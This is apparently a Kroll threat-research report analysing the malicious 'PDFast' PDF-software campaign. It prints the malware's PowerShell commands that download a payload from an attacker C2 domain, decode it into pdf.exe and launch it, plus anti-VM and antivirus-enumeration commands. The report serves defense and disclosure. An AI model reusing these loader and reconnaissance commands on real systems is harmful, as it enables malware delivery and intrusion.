PDFast But Luckily Not So Furious

By Ryan Hicks, Otavio Passoss

Published: 2025-05-12 · Archived: 2026-04-05 21:10:37 UTC

Key Takeaways

- Kroll has observed a wave of malicious activity surrounding “PDFast” software.
- The updater file ran via scheduled task which downloaded and executed a binary from actor-controlled command and control (C2) domains through several PowerShell commands.
- Kroll detections and security technologies contained and eradicated the threat before further malicious actions were taken.
- This downloaded binary, named PDF.exe, was analyzed by Kroll and creates and executes a randomly named PyArmor packed executable.
- It is highly recommended to remove installations of PDFast and block the domains listed in the Indicator of Compromise table below.

Beginning in early April 2025, Kroll has observed a large wave of malicious activity surrounding "PDFast" software. Initial access for the campaign appeared to begin either through a new install of the application, through drive-by compromise on the site pdf-fast[.]com, or via pre-installed versions of the application that have since been updated with a malicious version.



Figure 1: Contents of pdf-fast[.]com website on April 23, 2025

In each case, the malicious file ("upd.exe") was executed via a scheduled task that is set up during the initial installation, which executes several PowerShell commands.

The first PowerShell command attempts to download a "pdf.bin" file from a C2 domain, that Kroll observed to be either "varendot[.]com" or "everviaf[.]com". This downloaded file is saved locally as "file.bin".

```
$ProgressPreference="SilentlyContinue"
try {
  Invoke-WebRequest -Uri "https://varendot.com/pdf.bin" -UseBasicParsing -OutFile
"$env:TEMP/pdf/file.bin"
} catch {
  $errorMessage = $_.Exception.Message
  Invoke-WebRequest -Uri 'https://varendot.com/lenCatch.txt' -UserAgent $errorMessage
  exit 1
}
```

Figure 2: Binary file downloaded from C2

Another PowerShell is also executed that creates a directory-named pdf inside the temporary files directory; and if the folder already exists, it will read the recently downloaded "file.bin" that contains a Base64 string, decode that string back into binary, and write it as an executable file named pdf.exe.

```
New-Item -Path "$env:TEMP\pdf" -ItemType Directory -Force
[IO.File]::WriteAllBytes("$env:TEMP/pdf/pdf.exe",[Convert]::FromBase64String((Get-Content -Raw
"$env:TEMP/pdf/file.bin"))
```

Figure 3: First PowerShell command

PDF.exe Technical Analysis

The executable will start by checking if the arguments provided contain the option --safetorun where, if not, the executable will simply exit. If it does contain the --safetorun option, the executable will start to operate on its PE Resources.

When pdf.exe is executed, one of the subroutines is to retrieve the size of its PE resource by executing the SizeofResource API, which is then used as the seed to the rand function within the executable.

It is important to note the importance of rand here. This function is responsible for creating the filename which will receive the contents of the next stage.

First, the %TEMP% directory is retrieved by the executable, and the string "%s\\system%da%db%dc" is built with the fprintf function. It is noted that there are four format specifiers in the built string. The first, %s, receives %TEMP%, and the other 3 %d's will each receive the output of a different rand call. The resulting string is similar to: system26506a16168b4007c.exe.

After the process described above, there is a call to Sleep with the parameter of 0x7530 (30000), making the malware "hang" for 30 seconds. In this meantime, the file system26506a16168b4007c.exe is written in the %TEMP% folder, being deleted right after the 30 seconds passes.

```
powershell.exe "Start-Process -FilePath
\"C:\Users\REDACTED\AppData\Local\Temp\system26506a16168b4007c\" -NoNewWindow -
ArgumentList '--safetorun','-a' | Wait-Process" 2>null
```

Figure 4: Command to run "system" executable

This file, system26506a16168b4007c.exe, is a PyArmor packed executable which, when unpacked, will come in the format of .pyc files, that is, compiled python scripts in a bytecode format.

This new file, when ran by the PyArmor runtime, loads several DLLs and appears to execute Python content. It also runs WMIC commands to detect whether a hypervisor is present, which is likely anti-VM behavior to prevent sandbox analysis. Finally, Kroll observed the file deleted the Python files as a cleanup operation.

```
powershell.exe "(Get-CimInstance -Namespace root\cimv2 -ClassName Win32_ComputerSystemProduct).UUID"
powershell.exe "Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct"
powershell.exe "Get-CimInstance -Namespace root/SecurityCenter2 -ClassName FirewallProduct"

C:\Windows\system32\cmd.exe /c "WMIC COMPUTERSYSTEM GET HypervisorPresent"
```

Figure 5: Commands for gathering defense technology and VM awareness

Analysis

Surveying the sectors impacted by this campaign so far shows the largest affected as healthcare. At the time of writing, there is, however, no evidence suggesting any targeting toward the sector directly and likely coincidental. This is based on the drive-by nature of the compromise and the generic lure, being PDF conversion, that is not specifically focused on healthcare. It is likely that when more data is collected, the spread of impacted sectors will grow across more sectors.



Figure 6: PDFast campaign sectors impacted

Source: https://www.kroll.com/en/publications/cyber/pdfast-but-luckily-not-so-furious